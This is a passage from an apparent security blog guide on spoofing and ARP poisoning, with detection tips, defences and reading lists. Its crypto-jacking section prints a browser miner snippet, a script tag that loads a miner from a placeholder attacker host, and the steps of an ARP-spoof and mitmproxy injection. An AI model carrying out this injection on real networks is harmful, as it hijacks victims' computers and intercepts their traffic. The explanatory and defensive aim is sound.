This leads to all sorts of problems, like crashed websites, denied connections to streaming services etc. I recommend you watch this video on IP spoofing denial of service attacks to get a better understanding:

- **youtu.be/rxN4zWTNSds**

#Spoofing or Impersonation?

Impersonation and spoofing are the two main forms of phishing attacks aimed at employees. While the two terms seem interchangeable, they refer to very similar but fundamentally different methods of attack. If it tricks a computer, it's a spoofing attack. If it tricks a human, it's an impersonation attack.

- **Read about DNS spoofing attack: www.imperva.com/learn/application-security/dns-spoofing**


#What is ARP spoofing stand for?

For espionage, MITM and DoS attacks. Let us briefly discuss each of these tasks:

- **Espionage - hackers simply watch the data stream between hosts A and B without changing it;**
- **MITM attack or mediator attack - attackers change information before sending it to the target host;**
- **DoS attack - cybercriminals block data transmission between two or more hosts.**


❗ ***ARP spoofing is not only used by hackers. It helps developers to debug network traffic and is also used by pen-tests to simulate ARP cache poisoning.***

poisoning is limited , as they may not able to detect of the types of the attack.



#Consequences of ARP spoofing-based attacks

If attackers are spying on the victim, conducting a MITM attack, or planning other attacks in the future, the victim may not even notice any consequences from the ARP spoofing. But once the hackers' end goal has been reached, they may try to overload the computer with malware or infect the system with ransomware.



With ARP spoofing, hackers gain access to victims' personal data. In addition, these attacks can be used to introduce malware.

#How can I detect ARP spoofing?


To check if your ARP has been spoofed, look for the ARP protocol cache. Any device configuration management software will do. If your ARP cache contains two IP addresses with the same MAC address, you may have fallen victim to an attack.

Hackers usually use fake software that sends messages that its address is the default gateway address. You can also look through ARP traffic for unsolicited messages claiming ownership of your router's IP or MAC address. Such messages are almost always a signal of an ARP spoofing attack.

#How to protect against ARP spoofing?

There are several tools to protect against ARP spoofing:

- Static ARP entries are the simplest way to protect against ARP spoofing. Such an entry is entered manually, preventing the device from automatically changing the ARP cache. Remember, this method can only be used for some entries (such as standard gateway addresses), and client nodes are still vulnerable to attack.
- ARP request validation software. It certifies IP/MAC addresses and blocks uncertified responses. There is another version of this software, which informs host about changes in ARP cache.
- Firewalls with packet filtering. They detect attempts to masquerade as another host by flagging packets sent from repeated addresses.
- Encryption. This is the most important way to protect against an ARP attack. It makes ARP hacking much more difficult and prevents the hacker from reading the messages after they have been intercepted.
- VPN. When you connect to a VPN, all your data will go through an encrypted tunnel, guaranteed to protect against any hacker attacks.



Finally, I would like to mention an unusual way of protection - simulating ARP spoofing in your network to find security breaches. Pen-test tools are widely available and easy to use, so this defense strategy against ARP attacks has every right to exist.

#Crypto-jacking via ARP Poisoning Attack on Wi-Fi Networks

In order to achieve this goal, it is necessary to use ARP poisoning so that the attacker's computer (bad guy) is placed in the middle of the communication between the router and the users' computers (the victims).

This is achieved because the attacker sends Address Resolution Protocol (ARP) messages to the network; ARP spoofed messages; and your MAC Address is identified as the default gateway, i.e., the MAC Address of the attacker is associated with the IP address of the router. When this is performed, all Wi-Fi network traffic destined for this IP address is sent in advance to the attacker (Man-In-The-Middle).

- **Source**

Furthermore, before the ARP Poisoning attack, the attacker must configure an HTTP server on his computer, in order to serve his clients with a piece of code for illegal mining, e.g., through some APIs such as and:

NoneBashCSSCC#GoHTMLObjective-CJavaJavaScriptJSONPerlPHPPowershellPythonRubyRustSQLTypeScriptYAMLCopy

```
<script>

var miner = new CRLT.Anonymous('YOUR_SITE_PUBLIC_KEY');

miner.start();

</script>
```

Positioned on the network, the attacker can actively intercept, analyze and change Wi-Fi network traffic. Using, for example, mitmproxy, it can act as an Active Man-In-the-Middle, and inject a line of code in the requests made by the victims. This line of code consists of a Javascript script that calls the code snippet shown above.

NoneBashCSSCC#GoHTMLObjective-CJavaJavaScriptJSONPerlPHPPowershellPythonRubyRustSQLTypeScriptYAMLCopy

(source-code)

```
...

<script src="man-in-the-middle-IP/crypto-jacking.js"></script>

...
```

(source-code)

This type of attack works autonomously on a Wi-Fi network and is very easy to execute it. For example:

- Attacker obtains the IP of the router and victims by scanning the network (e.g., using nmap);
- Configures IP routing and routing tables;
- Configures the HTTP server to serve the script for illegal mining;
- Runs the spoof ARP attack on the network (for all the victims);
- and Starts mitmproxy and injects the script into Wi-Fi network traffic.

For this setup to be fully functional, it would also be possible to include sslstrip as a way to change all types of Wi-Fi network traffic, namely HTTP and HTTPS requests.

Awareness of the users who visit these cyberspaces and unprotected networks is necessary. This is not a recent problem and it represents a type of scheme used for many years to obtain illegitimate passwords and sensitive content and is still widely used today for wild attacks in computer networks.

Users are asked to be cautious, which is a good decision when connecting to a network with this profile, and a careful attention to the performance of the CPUs of your personal machine.

If your computer is an active node in this type of malicious setups, the machine’s processing power may be higher than normal.

There are some extensions to web-browsers, such as UBlock Origin, which blocks and identifies this type of malicious attacks. Or try using a reliable VPN service like a Mullvad.net oVPN configuration!

Wi-Fi Security when holding Crypto assets. Special.

1. Read this article: www.ledger.com/academy/security/hack
2. Go through this awesome list: github.com/edelahozuah/awesome-wifi-security
3. Test github.com/techge/wifi-arsenal
4. If you are an IoT device owner, then carefully read github.com/nebgnahz/awesome-iot-hacks
5. Which OS to choose? t.me/officer_cia/344
6. BGP Hacking www.theverge.com/2018/4/24/17275982/myetherwallet-hack-bgp-dns-hijacking-stolen-ethereum
7. Microtik security: www.itdave.nl/mikrotik-router-seurity-hardening
8. Check out: github.com/decalage2/awesome-security-hardening

Be aware of modern attack methods, carefully read step-by-step my Guide and a Compendium, you don't need a deep understanding of how hacks work exactly but that's important to know how does it looks like to be a victim. Counter-OSINT is important here as well. Read about it more here and here.

Study threat modeling (2) (3) and establish all possible threats even if they seem crazy to you. Being suspicion is always a good thing. After all, fake news only works best with those who carry it to their acquaintances, becoming a kind of donor.

In the same way with attacks, very often you may try to be hacked through acquaintances, pretending to be acquaintances or acquaintances themselves. Always keep this in mind. This world is cruel and dangerous.

If we finally want to give people the opportunity to be their own bank, we must realize that in this case people must be able to replace all those services and actions for which traditional banks get money.

I am not asking you to comply with all of this, but you must remember the main rule:

> *Your level of OpSec usually depends on your threat model and which adversary you're up against. So it's hard to define how good your OpSec is.*

#Awesome security guides to follow:

Anonymity:

- hackmd.io/YKjhguQES_KeKYs-v1YC1w?both

- anonymousplanet.org

- DeepWeb/DarkNet OpSec Guide 2022

Privacy:

- yawnbox.com/blog/how-to-use-an-ipad-as-a-secure-calling-and-messaging-device

- seirdy.one/posts/2022/07/09/stylometric-fingerprinting-redux

- privacyguides.org

OpSec:

- telegra.ph/CIA-Officer--Monero-05-08

- github.com/OffcierCia/Crypto-OpSec-SelfGuard-RoadMap

- www.usenix.org/system/files/1401_08-12_mickens.pdf

If you want to support my work, please consider donating me:

- **0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A or officercia.eth — ETH, BSC, Polygon, Optimism, Zk, Fantom, etc**
- **17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU - BTC**
- **4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds - Monero XMR**

#Sources

- telegra.ph/CHto-takoe-ARP-spufing-i-kak-ot-nego-zashchititsya-08-27
- www.securitylab.ru/analytics/533556.php
- www.fool.com/the-ascent/small-business/endpoint-security/articles/spoofing
- wccftech.com/love-using-free-wifi-starbucks-paying
- github.com/moxie0/sslstrip
- Link
- www.researchgate.net/publication/351993738_Investigating_ARP_poisoning
- blog.ajsrp.com/wp-content/uploads/2021/10/Using-Blockchain-Technology-to-Prevent-Spoofing-Attack-in-IoT-Environment.pdf
- medium.com/nerd-for-tech/understanding-arp-and-performing-arp-spoofing-attack-e3b6a39de873
- flashpoint.io/blog/malware-campaign-targets-jaxx-cryptocurrency-wallet-users
- expertinsights.com/insights/top-solutions-spoofing-impersonation